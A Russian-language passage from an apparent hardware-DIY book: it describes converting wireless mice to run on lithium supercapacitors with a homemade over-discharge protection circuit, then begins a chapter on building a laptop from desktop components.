Обыкновенно мыши питаются от одной или двух батареек АА (или ААА). Это приводит нас к очевидному выводу: если батарейки две, то они подключаются к контроллеру напрямую (стабилизатор не ставят в том числе из соображений экономии), а если батарейка одна, то между ней и контроллером установлен step-up DC/DC-преобразователь, вроде того, который я использовал в эмуляторе мыши (<https://xakep.ru/2020/06/25/diy-badusb/>), — ME2108 (<http://archive.espec.ws/files/ME2108%20Series.pdf>). Найти его на плате совсем несложно, чаще всего это трехлапая микросхема рядом с дросселем.

А что в этом случае будем делать мы? А мы будем делать так же! :)

Здоровое питание

Иными словами, если у нас в мыша имплантируется литиевый ионистор, то его будем подключать напрямую к контроллеру. При этом удаляем повышающий преобразователь, отпаивая микросхему и дроссель и соединяя перемычкой питание с контроллером. Он как раз даст нам диапазон напряжений как в даташите.

А когда используется ионистор попроще с максимальным напряжением 2,7 В, то его выход мы будем повышать с помощью упомянутого выше преобразователя. Если же он в мыши изначально отсутствовал, то его придется туда добавить. Благо они состоят буквально из нескольких деталей и даже продаются в виде готовых модулей за сущие копейки. Вроде бы всё... Хотя нет, стоит еще поговорить о защите от переразряда.

На всякий случай еще раз повторю, что литиевые ионисторы не рекомендуется разряжать ниже 2,2 В. Да, ты это наверняка уже запомнил, но, поверь, эти штуки стоят недешево, и обращаться с ними следует аккуратно. Поэтому нам будет необходимо устройство, которое сможет отключать нагрузку от ионистора при достижении порогового значения. Подобные устройства широко применяются для защиты литиевых аккумуляторов от переразряда, отличие нашего варианта состоит в меньшем напряжении срабатывания. Схема устройства представлена на рисунке ниже (рис. 8.1).

В целом все здесь элементарно, и пояснения тут требует разве что кнопка, которая нужна для включения устройства. Достаточно ее один раз нажать, и мышь будет работать до тех пор, пока напряжение на ионисторе не упадет ниже 2,2–2,3 В, что зачастую происходит скачкообразно. Значение порогового напряжения задается светодиодом и резисторами R2 и R3.




Рис. 8.1. Схема защиты ионистора от переразряда

Светодиод тут выполняет одновременно функцию стабилитрона (красный светодиод дает около 1,7 В падения напряжения) и индикатора включения, но светится он не бодро. Точно подстраивать напряжение срабатывания удобно, меняя номинал R2. В качестве ключа использован до безобразия дешевый полевик АО3400, что помогает свести падение напряжения на устройстве практически к нулю. Однако сойдет и любой другой N-канальный полевик, способный открыться от напряжения порядка 2 В. Биполярный транзистор может быть любым, хоть КТ361.

Во включенном состоянии устройство потребляет меньше 100 мкА, а в выключенном потреблении и вовсе пренебрежимо мало.

Корпус и конструктив

Приступим к сборке готового устройства. А для этого нам потребуется донор.

Нулевой пациент

Первой мне под руку попала заезженная и много повидавшая на своем веку мышь Perfeo PF-353-WOP. На ней я и опробовал идею, встроив в эту мышь самый большой ионистор. А для того чтобы полностью использовать заряд, я поместил в нее повышающий модуль на ME2108-33. Модуль взял в этот раз готовый. Одна задача — ионистор был великоват (рис. 8.2). Впрочем, с этой проблемой мне отчасти помог лобзик (рис. 8.3).

Модуль повышающего преобразователя здорово встал на место разъема подключения батарейки.

Как легко понять из фотографий, ионистор заменил собой купированную заднюю часть и крепился при помощи суперклея. Поскольку сам корпус мыши я подпиливал снова и снова, то получилось неплохо подогнать его, и держится он нормально. Обрати внимание, что, несмотря на вульгарную простоту конструкции современных дешевых мышей, оптический узел (линза, диод и датчик) должны быть достаточно точно спозиционированы. Иначе резво бегать, как прежде, мышь уже не будет (рис. 8.4).





Рис. 8.2, 8.3. Ионисторная мышь





Рис. 8.4. Грызун в сборе

Зарядка тоже сурова: к выводам ионистора я цепляю вольтметр и, контролируя напряжение, подаю 3,3 В от компьютерного блока питания с помощью «крокодилов». Зарядный ток при этом составляет порядка 6 А. Что еще можно о ней сказать? Мышь работает, одного заряда хватает на период от двух до четырех дней, в зависимости от интенсивности использования.

Первый пошел

За основу следующей итерации была взята мышь Oklick 6055W. К моему удивлению, ее уменьшенный размер совершенно не помешал встроить в нее второй ионистор (рис. 8.5).

Аккуратно срезаем батарейный отсек, сохраняя крепеж крышки. Для деликатной резки пластика можно использовать нож, ручной лобзик или нитку. Применять тут раскаленный нож и паяльник не рекомендую: уж очень много вони будет, да и паяльник жалко (рис. 8.6).

Далее встраиваем разъем для зарядки ионистора. Тут мне пришлось поломать голову, где взять разъем минимального размера, чтобы он одновременно выдерживал ток в несколько ампер, позволял подцепляться вольтметром, да еще вместо ответной части поддерживал какой попало суррогат. Как оказалось, всем этим требованиям удовлетворяет цанговый разъем, который используется в панельках для DIP-микросхем. Он и маленький, и, считай, цельнометаллический.




Рис. 8.5, 8.6. Вскрытие пациента

Устанавливаем его в крышку батарейного отсека и фиксируем каплей суперклея. Надо сказать, что если пропил сделан точно, то он и без клея сидит как влитой (рис. 8.7).




Рис. 8.7. Новый разъем зарядки

Также необходимо просверлить отверстие 3,5 мм под SMD-кнопку, включающую контроллер разряда ионистора. Сама тактовая кнопка тоже фиксируется суперклеем.

Теперь время заняться платой мыши: мы демонтируем дроссель и микросхему DC/DC-преобразователя и вместо них запаиваем перемычку, соединяющую элемент питания с контроллером. Далее надо изготовить контроллер разряда — по существу, слишком громкое название для схемы из восьми деталей (рис. 8.8, 8.9).




Рис. 8.8. Главное — заранее на макетке подобрать номиналы резисторов




Рис. 8.9. Гораздо симпатичнее все это выглядит уже на печатной плате

Осталось соединить все узлы и закрепить ионистор на двухсторонний скотч. Легко заметить разъем зарядки и кнопку включения (рис. 8.10). К несчастью, защиты от дурака тут не предусмотрено, так как простейший вариант с установкой диода здесь не прокатит, а усложнять схему мне не хотелось.




Рис. 8.10. Работает!

При подключении внимательно следи за полярностью, иначе ионистор может превратиться в тыкву, выплюнув в тебя свои потроха, а мышка безвозвратно перенесется в мышиный рай.

Полевые испытания показали, что от убитого литиевого конденсатора мышь работает один-два дня. Сколько именно — зависит от интенсивности использования. Как ни странно, даже бракованный ионистор продемонстрировал вполне достойный результат. Тем интереснее было посмотреть, как себя проявит исправный суперконденсатор!

Второй шанс

В этот раз под нож отправилась мышь попрличнее — A4Tech FStyler FG10. А процесс пошел уже по накатанной. :) (рис. 8.11)

Точно так же я выпилил из грызуна батарейный отсек и вмонтировал разъем зарядки, который заранее был перемещен в более безопасное место (рис. 8.12).

С платы также удален повышающий преобразователь. Обрати внимание: в этой мыши уже используется микросхема в SMD-исполнении, так же, как и дроссель. Впрочем, схема от этого меняется не сильно, и перемычка вплаивается точно так же (рис. 8.13).





Рис. 8.11. Выпотрошенная тушка



Рис. 8.12. Остатки корпуса

Теперь можно подключать контроллер разряда и собирать все обратно (рис. 8.14, 8.15).

Единственная неприятность была связана с шурупом, на котором держится крышка. Чтобы его закрутить, нужно снять крышку батарейного отсека, но наши модификации этого сделать уже не позволяют. Так что я просверлил дополнительное отверстие, через которое закручивается шуруп.




Рис. 8.13, 8.14. Перемычка на плате




Рис. 8.15. Три готовые мышки

От исправного литиевого ионистора мышь стабильно работает двое суток при активном использовании. И я думаю, это весьма достойный результат.

Зарядка

В заключение пара слов о зарядном устройстве для таких мышей. До этого я о нем упоминал лишь вскользь, но именно оно обеспечивает быструю зарядку ионисторов. Я использую стандартный компьютерный блок питания на 300 Вт.

Для литиевых ионисторов все тривиально: с помощью специального шнурика мышь на 20 с подключается к линии 3,3 В на разъеме БП, после чего можно считать, что зарядка закончена. Сам шнурок максимально прост: на одном конце цанговый разъем (папа), а на другом — «крокодилы» для подключения к БП (рис. 8.16).




Рис. 8.16. Зарядка для мыши

Вместо компьютерного блока можно использовать лабораторный, тогда напряжение удастся поднять уже до 3,6 В и время работы устройства увеличится.

С обычными ионисторами несколько сложнее, так как у них номинальное напряжение 2,7 В. Впрочем, и их я тоже заряжаю от линии 3,3 В, только дополнительно контролирую напряжение на ионисторе вольтметром, прекращая заряд на отметке около 2,5 В. Из-за громадной емкости в 500 Ф заряд даже током в 6 А протекает вовсе не мгновенно, и его вполне можно уследить по вольтметру. А избыток напряжения просаживается на проводах, от чего они заметно нагреваются. Весь процесс занимает не больше 30 с.

Была у меня также идея вставить в разрыв диод, чтобы понизить напряжение и отказать от вольтметра, но на диод надо ставить хороший радиатор, иначе его очень скоро навестит белый полярный пушистый зверек. Так что я на время отказался от такой идеи. Как ты понимаешь, в этом случае лабораторный БП будет особенно хорош.

Несколько слов стоит сказать и про режим заряда. Ионисторы способны к быстрому заряду, однако после этого напряжение на них просаживается на 10–30% за несколько десятков минут в зависимости от качества ионистора. Проблема решается длительным зарядом, в даташитах рекомендуют держать на ионисторе заданное напряжение около двенадцати часов для полного заряда. Это действительно работает, но на практике в реальной жизни эти потери несутся и ими вполне можно пренебречь.

Идеи и улучшения

А что же дальше? Развивать тему можно в нескольких направлениях. Сюда определенно стоит добавить систему беспроводного заряда, хотя это, конечно, заметно усложнит всю конструкцию. С беспроводной зарядкой можно и ионистор поменьше ставить, особенно если ее дополнительно встроить в коврик. Есть даже подходящая публикация (https://www.researchgate.net/publication/224721781_A_Wireless_Battery-less_Computer_Mouse_with_Super_Capacitor_Energy_Buffer) от 2007 года с концептом. Также, возможно, стоит использовать для литиевых ионисторов step-down-преобразователь с 2,2 В на выходе. Но тут все же нужно сначала подсчитать, даст ли это реальный выигрыш во времени работы, так как КПД такого преобразователя далеко не сто процентов.

Ноутбук своими руками. Выбираем комплектующие и собираем производительный лэптоп

Jaw

Ты решил приобрести производительный портативный компьютер, но смотришь на цены и печалишься: мощь и портативность одновременно — дорогое удовольствие. В этой главе я расскажу, как собрать портативный лэптоп из стандартных десктопных комплектующих своими руками, а также в чем плюсы такого подхода. Свое детище я назвал Truebook.

Почему нельзя просто купить мощный ноутбук?

Для начала — в ноутбуки устанавливают мобильные процессоры с урезанным TDP.

TDP (Thermal Design Power) — это конструктивные требования к теплоотводу. Эта величина показывает максимальное количество тепла, которое должна рассеивать система охлаждения чипа.

Производители принимают величину TDP равной максимальной мощности, которую потребляет чип. Потребляемую мощность проще измерить, и в конце концов вся она будет рассеяна в виде тепла.

Показатель TDP не равен энергопотреблению, хотя и связан с ним. В большинстве случаев процессор с более высоким значением TDP потребляет энергию (и выделяет тепло) сильнее, чем с меньшим, но это справедливо при сравнении продукции одного производителя, например Intel или AMD. Бывает, что чип AMD с заявленной мощностью в 95 Вт экономичнее, чем Intel с 90 Вт.

Давай сравним характеристики нескольких мобильных и десктопных процессоров компании Intel. Возьмем процессор i5-2500, который используется в настольных компах, и i5-2557M для ноутбуков.

Сравнивать мы будем на сайте компании Intel (<https://ark.intel.com/content/www/ru/ru/ark/compare.html?productIds=52209,54620>). Как видишь, расчетная мощность — она же TDP — у этих процессоров сильно отличается. У мобильного i5-2557M она равна 17 Вт, а у десктопного i5-2500 — целых 95 Вт.

Не зря инженеры занижают основные параметры процессоров: количество ядер, частоту процессора. Это позволяет добиться снижения TDP. Охлаждать процессор в тонком корпусе ноутбука станет намного проще.

В заводских ноутбуках меня не устраивают не только слабые процессоры, но и ограниченные возможности апгрейда железа. Конечно, в более дорогих игровых ноутбуках можно обновить процессор, твердотельный накопитель, оперативную память и даже дискретную видеокарту, но зачастую лишь в пределах одного поколения процессоров. Не исключено, что через несколько лет твой ноутбук устареет и ты ничего не сможешь с этим поделать.

Еще один недостаток заводских ноутбуков — матрица расположена на фиксированном расстоянии от клавиатуры, и это можно исправить, только подключив внешний монитор или клавиатуру.

Все это привело меня к мысли собрать собственный ноутбук. Пусть он не будет особенно тонким, достаточно, чтобы можно было перевозить его с места на место без особого труда.

Подбор комплектующих

Я поставил перед собой три основные цели.

1. Возможность полного апгрейда всех компонентов.
2. Использование десктопных комплектующих.
3. Поддержка стандартных комплектующих (материнских плат, матриц).

Поговорим о выборе каждого из компонентов.

Матрица

Поскольку гаджет планируется довольно мобильным, я решил, что матрица должна быть ноутбучной. В нутах используются матрицы с разными типами разъемов. Рассмотрим основные.

- Интерфейс LVDS (<http://www.gaw.ru/html.cgi/txt/interface/lvds/lvds.htm>) — самый распространенный интерфейс для настольных мониторов и матриц ноутбуков. LVDS обеспечивает более высокую пропускную способность, чем TMDS, поэтому фактически стал стандартом внешнего интерфейса для современной панели LCD.
- eDP Embedded DisplayPort (<http://al-tm.ru/stati/monitoram/edp-interfejs-embedded-displayport>)) — встроенный порт дисплея. Организация VESA (<https://vesa.org/>)

признаёт его как стандарт. Несмотря на полную совместимость цифрового сигнала с внешним DisplayPort, eDP дополнен функциями для использования внутри устройств (электропитание дисплея, частота, уровень подсветки, управление буфером Panel Self-refresh).

Panel Self-refresh (https://ru.gecid.com/news/intel_panel_self_refresh_novaya_tehnologiya_dlya_umensheniya_moschnosti_potrebleniya_displeev/) — технология, с помощью которой дисплей отображает картинку, когда нет видеосигнала, и меняет ее по требованию графического процессора.

Еще eDP поддерживает интеграцию в видеосигнал дополнительных цифровых пакетов, что позволяет реализовать на плате дисплея другие интерфейсы. Например, можно добавить микрофон, веб-камеру, тач-поверхность, хаб USB. Это позволяет уменьшить количество проводников в шлейфе для подключения к системной плате и сократить стоимость деталей и обслуживания.

В отличие от LVDS в eDP снижено общее количество линий, необходимых для передачи данных. И всё без потери качества и с контролем четкости!

В ближайшие несколько лет, думаю, стандарт eDP вытеснит с рынка устаревший LVDS. Для наглядности приведу таблицу сравнения технических характеристик интерфейсов (рис. 9.1).

	eDP	lvds
Необходимые параметры интерфейса для передачи видеосигнала с разрешением 1080P@60Hz	2 пары без дополнительных проводников для генерации частот	8 пар проводников для сигнала и 2 пары для генерации частот (двухканальный режим)
Скорость отдельной пары	1.6, 2.7, или 5,4 Гбит/сек с будущим возможным увеличением	945 Мбит/сек
Генерация частот	Встроенная	Отдельная тактовая пара на канал.
Вид передачи данных	Расширяемая пакетная передача для видео, аудио и дополнительных сигналов	Фиксированная с несжатым пиксельным растром
Скорость двунаправленного канала передачи дополнительных данных	от 1 Mbps до 720 Mbps для AUX и Fast AUX	100 kHz
Кодирование сигнала	ANSI 8B/10B	Serialized at 7x pixel clock rate
Защита отображаемого контента	eDP Display Authentication HDCP Optional	Нет
Характеристика сигнала	Переменный ток с диапазоном 600mV	DC сигнал с диапазоном 700 mV.

Рис. 9.1. Сравнение LVDS и eDP

Матрицы Full HD на интерфейсе eDP по цене намного ниже, чем с поддержкой LVDS. Это тоже необходимо учитывать, но для меня выбор оказался не так прост.

А пока что я остановился на диагонали матрицы 15,6 дюйма.

Материнская плата

Теперь необходимо выбрать материнскую плату. Именно она будет диктовать свои правила поддержки (или ее отсутствия) интерфейсных и прочих не менее важных разъемов (рис. 9.2).




Рис. 9.2. Основные форм-факторы материнских плат — масштаб

Чтобы выбрать материнскую плату, нужно определиться с ее форм-фактором. Лучше всего к пятнадцатидюймовой матрице подходят форматы mini-ITX, Mini-STX и thin mini-ITX (рис. 9.3).

- Mini-ITX подразумевает материнскую плату с размерами 170×170 мм и поддержкой десктопной ОЗУ. На таких платах есть 24-пиновый разъем питания от стандартного блока питания ATX, а высота интерфейсных разъемов составляет около 4 см.




Рис. 9.3. ASRock H110TM-ITX R2.0

- Mini-STX — довольно новый форм-фактор материнских плат. Существенно меньше по размеру, чем mini-ITX, — 147×140 мм. К преимуществам можно отнести и питание от внешнего блока питания 19 В. Недостаток: слоты оперативной памяти расположены вертикально относительно платы, разъемы на задней панели сделаны в два ряда, что увеличивает ее размеры. Их, конечно, можно выпаять, но это противоречит изначальным требованиям к универсальности.

- Thin mini-ITX — размер 170×170 мм, как и у mini-ITX. Но в отличие от нее высота здесь — в один интерфейсный разъем. К тому же такая плата может питаться от внешнего блока питания 19 В. Мой выбор пал на материнскую плату ASRock H110TM-ITX R2.0 (<https://www.asrock.com/mb/Intel/H110TM-ITX%20R2.0/index.ru.asp>).

Одна из самых важных опций — должен быть разъем LVDS для подключения матрицы.

Все остальное

Поскольку на выбранной материнской плате в наличии был только разъем LVDS 40pin, то и матрицу я решил взять с таким же разъемом. Остановился я на матрице Innolux N156B6-L0B с диагональю 15,6 дюйма.

К процессору требований у меня было меньше: лишь бы работал и был мощнее мобильных.

Оперативная память — планка SO-DIMM DDR4, накопитель — SSD SATA M2 120 Гбайт.

Для первой тестовой сборки этого хватило.

Кулер для процессора

Я изучил варианты сначала в местных магазинах, а позже — на «Алиэкспрессе», но так и не нашел ничего подходящего (рис. 9.4).

